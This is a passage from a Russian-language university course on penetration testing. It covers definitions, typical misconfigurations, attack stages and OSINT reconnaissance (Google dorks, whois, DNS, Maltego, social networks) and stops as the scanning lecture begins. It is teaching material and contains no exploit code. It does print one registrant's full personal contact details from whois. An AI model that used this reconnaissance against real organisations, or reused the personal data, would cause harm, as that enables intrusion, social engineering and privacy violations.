## СОДЕРЖАНИЕ

[**СОДЕРЖАНИЕ**](#_gmfpmh67gzng) **1**

[**Аннотация курса**](#_lwydhc654xof) **2**

[**Лекционный материал**](#_d37kwegdh9gf) **2**

[ЛЕКЦИЯ 1](#_t0uets3brbfk) 3

[ЛЕКЦИЯ 2](#_17vw8q6ho35) 5

[ЛЕКЦИЯ 3](#_q60maoxkvhya) 13

[ЛЕКЦИЯ 4](#_a4tb99teqglm) 28

[ЛЕКЦИЯ 5](#_edwsfw2gkyq9) 40

[ЛЕКЦИЯ 6](#_w2z0jqmnxm0t) 55

[ЛЕКЦИЯ 7](#_vb40qhjur25t) 60

[ЛЕКЦИЯ 8](#_bhgrn0pzm641) 64

[ЛЕКЦИЯ 9](#_lysnl48p1ogr) 66

[ЛЕКЦИЯ 10](#_35w0u30zppt) 69

[**Оценочные средства**](#_vqiwt2zdocef) **81**

[Промежуточное тестирование](#_wo7tfwkgcgsu) 81

[Экзаменационные вопросы](#_qejk2j9birb2) 84

[**Основная и дополнительная литература по курсу**](#_a6v54f6188eo) **85**

[Основные источники](#_j7p54bpwi7wh) 85

[Дополнительные источники](#_447bq8gd1k40) 86

[**Примеры решения задач и выполнения практических заданий**](#_26f92hbg9nkq) **86**

[ПРИМЕР ПРАКТИКИ 1](#_rces3s8ao6v1) 86

[ПРИМЕР ПРАКТИКИ 2](#_ujiv9dhmvr5l) 88

[ПРИМЕР ПРАКТИКИ 3](#_1g6roqad6oa3) 89


[ПРИМЕР ПРАКТИКИ 4](#_xhenmiqnnhw9) 91

[ПРИМЕР ПРАКТИКИ 5](#_n4xbv5yg96ty) 92

[**Сведения об авторе курса**](#_a8szuqlwu2py) **94**


## 

## Аннотация курса



Изучение и эксплуатация основных веб-уязвимостей и введение в пентест. Курс написал Кондратьев Александр Сергеевич. Продолжительность освоения - (1 семестр, по 2 пары в неделю). Виды контроля - лабораторные работы и экзамен по окончанию курса. Курс посвящен изучению основ сетевого взаимодействия, методике поиска информации о сетевой, пользовательской и кадровой инфраструктуры предприятия, исследование и построение неизвестной инфраструктуры методом сканирования сетей, с последующим сбором информации о представленных сервисах в инфраструктуре. Отдельно рассматриваются набор уязвимостей служб, используемых при построении веб-инфраструктуры, входящие в топ-10 уязвимостей по мнению OWASP. По каждой такой уязвимости представлено отдельный набор практических заданий.

## Лекционный материал



### ЛЕКЦИЯ 1

В современном мире очень немаловажную роль играет общая грамотность. Будете ли вы разработчиками веб приложений, тестировщиками, сисадминами или девопсами, вы должны понимать, какую именно систему вы выпускаете в продакшн, чем будут пользоваться ваши коллеги, как вы будете сетапить и раскатывать сервера, что за данные у вас и где лежат и кому они доступны. Это полезно вам начиная от общего кругозора и понимания как работает система, заканчивая тем, что вы будете грамотными специалистами и стоить дороже.

В этом курсе мы рассмотрим типичные уязвимости, возглавляющие топ-10 OWASP, их эксплуатацию, реализацию и методы защиты. В частности мы посмотрим на XSS, SQL инъекции. Продемонстрирую эксплуатацию нашумевших уязвимостей таких как shellshock, imagetragic, heartbleed. Разберем инструментарий для поиска информации о ваших ресурсах, открытых портах, используемых сервисах и протоколах.

У нас будет несколько лекционных дней, где мы будем детально рассматривать некоторые крупные темы, такие как XSS, SQL, а остальные дни мы потратим на практику. Важно, чтобы вы смогли руками потрогать эти уязвимости и разобраться в их сущности.

Кроме лекций и практик у нас будет 2 отчетных периода, где вам потребуется самостоятельно изучить и реализовать уязвимость и написать по ней отчет – почему она возникает, вектор эксплуатации и как защититься от нее. Строить уязвимости можно будет на примере любой виртуальной машины, которую я буду выдавать вам на практических занятиях.

На практических занятиях вам потребуется virtualbox и kali linux.

**Уязвимость** - это любая характеристика или свойство информационной системы, использование которой нарушителем может привести к реализации угрозы.

**Атака** - это любое действие нарушителя, которое приводит к реализации угрозы путем использования уязвимостей информационной системы.

**Эксплойт** (англ. *exploit*, эксплуатировать) — компьютерная программа, фрагмент программного кода или последовательность команд, использующие уязвимости в программном обеспечении и применяемые для проведения атаки на вычислительную систему.

**Угроза информационной безопасности** — совокупность условий и факторов, создающих опасность нарушения информационной безопасности.Под угрозой (в общем) понимается потенциально возможное событие, действие (воздействие), процесс или явление, которые могут привести к нанесению ущерба чьим-либо интересам.

Под угрозой интересам субъектов информационных отношений понимают потенциально возможное событие, процесс или явление которое посредством воздействия на информацию или другие компоненты информационной системы может прямо или косвенно привести к нанесению ущерба интересам данных субъектов.

Нарушения и преступления совершаются людьми. В основном можно выделить следующие мотивы совершения преступлений: безответственность, самоутверждение, вандализм, принуждение, месть, корыстный интерес, идейные соображения.

Безответственность (халатность, небрежность) не является преступлением с умыслом. Это допущение таких ошибок как:

* Потом “удалю, напишу, …”
* Временно
* Забыл

Некоторые пользователи гонятся за правами для самоутверждения или утверждения в глазах коллег. Это значит, что пользователь имеет излишки прав там где иметь их не должен. Например это ситуации, когда удаленному разработчику выдают полный sudo-доступ на сервер, вместо того чтобы дать права на каталог с сайтом и, например, sudo права только на перезапуск веб сервера. Причем, обратите внимание, именно на перезапуск. Т.е. Разрешить выполнять именно и только команду restart. Еще есть случаи, когда для упрощения назначения привилегий пользователь тем или иным способом получал контроль над потоками веб сервера, создавал сайт в своей домашней директории, ее же назначал root web dir и запускал от своего имени веб-сервер. В итоге в свободном доступе оказываются скрытые папки и файлы, такие как .bash\_history, .ssh, которое приведет нас к шикарной развязке. А то как же - пользователь файл не видит, значит файла нет. Когда он заходит на сайт, ему выдается какой-то index-файл и он даже не догадывается что за веселье у него хранится на сайте. Сюда же относится и ошибка клонирования git-репозитория в root web dir. Удобно же сайт разрабатывать с помощью системы контроля версий? А то что .git папка со всеми лишними файлами доступна - кому есть дело? В этой же папке могут спокойно лежать .php файлы с кредами от субд. А субд может быть кроме всего прочего настроена не слушать сокет, а вообще 0.0.0.0. И все, все ваши данные утекли.

Естественно, что вышеперечисленные примеры встречаются у совсем уж неумех, но ведь встречаются. С другой стороны, если сервер не смотрит в интернет, то такие ошибки могут допускаться сознательно, из лени.

**Типичные сценарии сетевых атак**

1. Выбор цели
2. Сбор информации
3. Проведение атаки
4. Создание скрытых каналов взаимодействия с системой
5. Сокрытие следов и признаков вторжения

**Классификация сетевых атак**

1. Пассивное прослушивание
2. Бесполезное расходование вычислительного ресурса

(попытка вызвать отказ в обслуживании)

1. Нарушение навигации. Построение левых маршутов, DNS имен, компроментация узла, например методом arp spoofing. ARP спуф - метод переполнения таблицы ARP или многократное информирование оконечного узла неверной информацией с целью получения траффика этого узла. (cain & abel, arp poison)
2. Выведение из строя
3. Запуск кода на объекте атаки

### ЛЕКЦИЯ 2

**Тема:** Предварительное изучение цели. Способы сбора информации о целевых объектах. Анализ публично доступных ресурсов. Использование поисковых систем. Сбор информации регистрационного характера. Использование DNS

Первый этап взлома любой ИС начинается со сбора максимального количества информации о цели. Практически никогда не удается собрать всю информацию из одного-единственного источника. Данные приходится собирать из множества различных мест (БД, HTML-код, новостные ленты и т. д.), с тем чтобы впоследствии, как из кусочков мозаики, составить полную картину ИС организации. На данном этапе выявляются слабые места сети, через которые в будущем и будет осуществляться проникновение в систему. При правильном подходе можно не только выявить потенциально уязвимые места, но и наметить возможные векторы атаки на обозначенную цель.

Процесс сбора информации можно разделить на следующие шаги:

1. Поиск в открытых источниках.
2. Сбор основной информации.
3. Сбор информации о сети.
4. Поиск активных хостов.
5. Поиск открытых портов.
6. Определение ОС.
7. Определение сервисов.
8. Построение карты сети.

**Что искать?**

Для проведения успешной атаки пригодится ЛЮБАЯ доступная информация

о предприятии. Обычно, имея только название организации, начинают сбор следующих данных:

1. Домены;

Соответственно если есть сайт компании, то можно найти перебором субдомены этого домена, на каждом разрешенном (resolve) ip адресе можно найти еще какие-то домены, от которых дальше по кругу можно найти что-то еще.

1. Сетевые адреса или сетевые блоки;

Вы сняли дедик в облаке, а к нему блок ip адресов. На один из них повесили веб-сайт. Возвращаясь к пункту 1, если известен хотя бы один адрес, то соседние адреса тоже можно рассматривать потенциально как ваши. Отсюда вывод - никакой из этих адресов не должен вести ко взятию вашего сервера. Либо, если заранее известно что это уязвимый тестовый стенд, он обязательно должен быть изолирован, но ни в коем случае не открывать доступ вовнутрь.

1. Местонахождение;

Известность вашего местонахождения открывает путь злоумышленнику к атакам на ваш wifi, соц инженерию или физические атаки на вашу инфраструктуру.

1. Контактная информация;

То же самое, как и в предыдущем случае, атаки вида соц инженерии.

1. Новости о слиянии или приобретении;

Добавляет дополнительный пул возможностей для захода через другую организацию

1. Вакансии;

Одна из самых простых возможностей узнать какой софт используется в организации. Особенно уволившиеся сотрудники могут рассказать как же круто они обслуживали эту дырявую инфраструктуру. Такого сотрудника можно пригласить на собеседование и получить еще больше интересной информации. Как вариант защиты от этого - строгая регламентация разглашения информации уволившегося сотрудника, под роспись.

1. Ссылки на связанные с организацией веб-сервисы;

Сторонние сервисы, с которых можно получить информацию.

1. Различные документы;

Документация, коль уж она попала к вам в руки напрямую излагает полезную информацию.

1. Структура организации.

Зная о подразделениях организации можно иметь примерное представление о ее инфраструктуре и о потенциальных брешах в безопасности.

**Используем google**

Google, yandex и прочие поисковые системы играют с нами очень злую шутку. Они, конечно, стараются изо всех сил помочь нам найти искомое, однако при этом могут захватить много лишней информации или стать хорошим инструментом для поиска информации о конкретной цели. Недавно был случай, когда на одном из сервисов кто-то обнаружил, что google проиндексировал все проекты, в том числе и sensitive data, которая теперь не просто находится на этом сайте, но и проиндексирована и закеширована. Это включало например пароли или исходники сайтов в открытом виде. Лично о себе я нагуглил к 15 странице поиска много интересного: почту, скайп, интересы, место работы итд итд. Ровно по одному запросу.

[www.google.com/help/basics.html](http://www.google.com/help/basics.html).

Здесь описаны дополнительные ключи поиска, которые сильно упрощают жизнь, например поиск документов на сайте: filetype:pdf site:https://access.redhat.com/documentation/en-US/Red\_Hat\_Enterprise\_Linux

Таким запросом получили сразу все мануалы в одном месте, без смс и регистрации.

www.exploit-db.com/google-dorks

[www.hackersforcharity.org](http://www.hackersforcharity.org)

Еще 2 ресурса, на которых можно посмотреть как лучше раскручивать гугл-поиск.

**Соц Сети**

Отдельным пунктом выделю проблему соц сетей в современной безопасности. Соц сеть - бездонная помойка информации обо всем. Самое печальное, что люди выкладывают туда информацию абсолютно добровольно. Это же просто мечта. Фотографии с места работы, данные о вашем отсутствии на месте работы, интересы и прочая информация, которая расскажет злоумышленнику о вашей инфраструктуре. Сюда же относятся группы в мессенджерах, каналы, выставки, презентации и выступления. Везде можно засветить что-то, что рассказывать не нужно.

**DNS**

Информацию о домене можно получить опрашивая корневые DNS-серверы, а также справляться о более подробной информации у баз типа whois.

**DNS** (англ. *Domain Name System* — система доменных имён) — компьютерная распределённая система для получения информации о доменах. Чаще всего используется для получения IP-адреса по имени хоста (компьютера или устройства), получения информации о маршрутизации почты, обслуживающих узлах для протоколов в домене (SRV-запись).

Распределённая база данных DNS поддерживается с помощью иерархии DNS-серверов, взаимодействующих по определённому протоколу.

Основой DNS является представление об иерархической структуре доменного имени и *зонах*. Каждый сервер, отвечающий за имя, может *делегировать* ответственность за дальнейшую часть домена другому серверу (с административной точки зрения — другой организации или человеку), что позволяет возложить ответственность за актуальность информации на серверы различных организаций (людей), отвечающих только за «свою» часть доменного имени.

**Регистратор доме́нных имён** — организация, имеющая полномочия создавать (регистрировать) новые доменные имена и продлевать срок действия уже существующих доменных имён в домене, для которого установлена обязательная регистрация. Таковыми доменами являются:

* домен нулевого уровня (корневой домен);
* все домены верхнего уровня (первого уровня);
* некоторые домены второго уровня (например, com.ru или co.uk).

Во всех прочих доменах для создания поддоменов специальных полномочий не требуется.

**Whois -** получение информации у регистратора о доменном имени. Отсюда можно получить довольно много информации.

Пример:

$ whois learn.school

Domain Name: learn.school

Registry Domain ID: 008d8a752be94586a533bfae7040ddaf-DONUTS

Registrar WHOIS Server: Whois.gocanadadomains.com

Registrar URL: http://www.gocanadadomains.com

Updated Date: 2017-06-07T13:16:27Z

Creation Date: 2015-06-03T16:00:00Z

Registry Expiry Date: 2018-06-03T16:00:00Z

Registrar: Go Canada Domains, LLC

Registrar IANA ID: 1150

Registrar Abuse Contact Email: abuse@godaddy.com

Registrar Abuse Contact Phone: +1.4806242505

Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited

Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited

Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited

Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited

Registry Registrant ID: d4d619bfaedd43f69a85a394a3db7143-DONUTS

Registrant Name: Jonathan Gallishaw

Registrant Organization:

Registrant Street: 27 Chantilly Court

Registrant City: Seekonk

Registrant State/Province: Massachusetts

Registrant Postal Code: 02771

Registrant Country: US

Registrant Phone: +1.5083996125

Registrant Phone Ext:

Registrant Fax:

Registrant Fax Ext:

Registrant Email: gallishaw@me.com

Registry Admin ID: 14b7c74b87ea4848829d5c0b9a7a3896-DONUTS

Admin Name: Jonathan Gallishaw

Admin Organization:

Admin Street: 27 Chantilly Court

Admin City: Seekonk

Admin State/Province: Massachusetts

Admin Postal Code: 02771

Admin Country: US

Admin Phone: +1.5083996125

Admin Phone Ext:

Admin Fax:

Admin Fax Ext:

Admin Email: gallishaw@me.com

Registry Tech ID: 32a4142e559541b08d1427273d813ca4-DONUTS

Tech Name: Jonathan Gallishaw

Tech Organization:

Tech Street: 27 Chantilly Court

Tech City: Seekonk

Tech State/Province: Massachusetts

Tech Postal Code: 02771

Tech Country: US

Tech Phone: +1.5083996125

Tech Phone Ext:

Tech Fax:

Tech Fax Ext:

Tech Email: gallishaw@me.com

Name Server: ns03.domaincontrol.com

Name Server: ns04.domaincontrol.com

DNSSEC: unsigned

URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/

>>> Last update of WHOIS database: 2017-09-13T16:41:23Z <<<

И как оно должно быть:  
  
$ whois bykvaadm.ru

domain: BYKVAADM.RU

nserver: ns1.reg.ru.

nserver: ns2.reg.ru.

state: REGISTERED, DELEGATED, UNVERIFIED

person: Private Person

registrar: REGRU-RU

admin-contact: http://www.reg.ru/whois/admin\_contact

created: 2012-08-02T08:55:28Z

paid-till: 2018-08-02T09:55:28Z

free-date: 2018-09-02

source: TCI

Что из этого можно получить? А как раз то чем мы можем закрыть несколько пунктов:  
- Имя владельца -> соцсети -> информация, соц.инженерия  
- Почта -> где хостится? Соц.инженерия  
- Адрес -> соц. Инженерия, физические атаки.  
- DNS сервер -> кто регистратор? Хостится на своем или чей-то использует? К каким атакам уязвим?  
- DNSSEC - не подписано. Уязвим к атакам на подтверждение владения доменом.

- Часовой пояс - время работы организации - когда атаковать.

---> поиск дополнительных сервисов, связанных с вышеперечисленной информацией  
  
Список источников:  
 Ripe.net;

http://www.networksolutions.com/whois/index.jsp;


http://www.whois.sc/;

ping.eu;


www.domaintools.com;

2ip.ru.

**Сбор информации об электронной почте**

ПО theharvester - пытается найти представленные почты по заданному домену:  


**Recon-ng**



**Графический агрегатор информации**

Maltego — одна из лучших программ, которая включена в Kali Linux и содержит

большое количество модулей. Она может собрать в автоматическом режиме боль-

шое количество информации об организации и представить ее в удобном для нас

графическом виде. И что самое замечательное, она собирает не только данные

о сети, но и информацию о сотрудниках, контактные данные, а также демонстри-

рует связь между ними.

Тут следует рассказать о разлиючных osint-решениях, коих сейчас появляется виликое множество, а так же привести в пример работу SpiderFoot или показать пару-тройку скринов с него

**Резюме**

Получение информации из открытых источников — один из важнейших этапов,

он занимает больше всего времени и практически не требует взаимодействия с це-

левой системой. От тщательности проведения работ на данном этапе напрямую

зависит конечный результат работы.

Учтите, что полезной может оказаться ЛЮБАЯ информация: контактная информа-

ция, страницы сотрудников в социальных сетях, новости, вакансии, документы и т. д.

Такие поисковые системы, как Google, Яндекс, Bing и т. д., могут существенно

упростить процедуру поиска. Используйте операторы поиска для получения

релевантных результатов. При помощи одних только поисковых систем можно

находить уязвимые места в целевой системе.

Внимательно изучайте архивные данные, информацию из социальных сетей, от-

крытые данные (домены, SSL сертификаты, статистику).

Не забывайте, что есть множество инструментов для автоматизации процесса,

однако они не всегда могут заменить ручной поиск.

Главное учесть, что даже о небольшой системе можно собрать огромное коли-

чество информации. Поэтому в целях получения полной картины и облегчения

последующей работы ее необходимо грамотно систематизировать. Используйте

специализированное ПО.

---------------------  
Доп материалы:  
CheatSheet по сбору информации о человеке

https://habrahabr.ru/company/echelon/blog/321754/

### ЛЕКЦИЯ 3

**Часть 1**

**Тема:** Протоколы передачи данных в сетях ethernet, наиболее часто используемые в сканировании.


Следующий этап после выполнения разведки (рекона) - сканирование. В части первой лекции рассмотрим подробно работу протоколов, которые используются для сканирования, а во второй части - непосредственно само сканирование.

ICMP

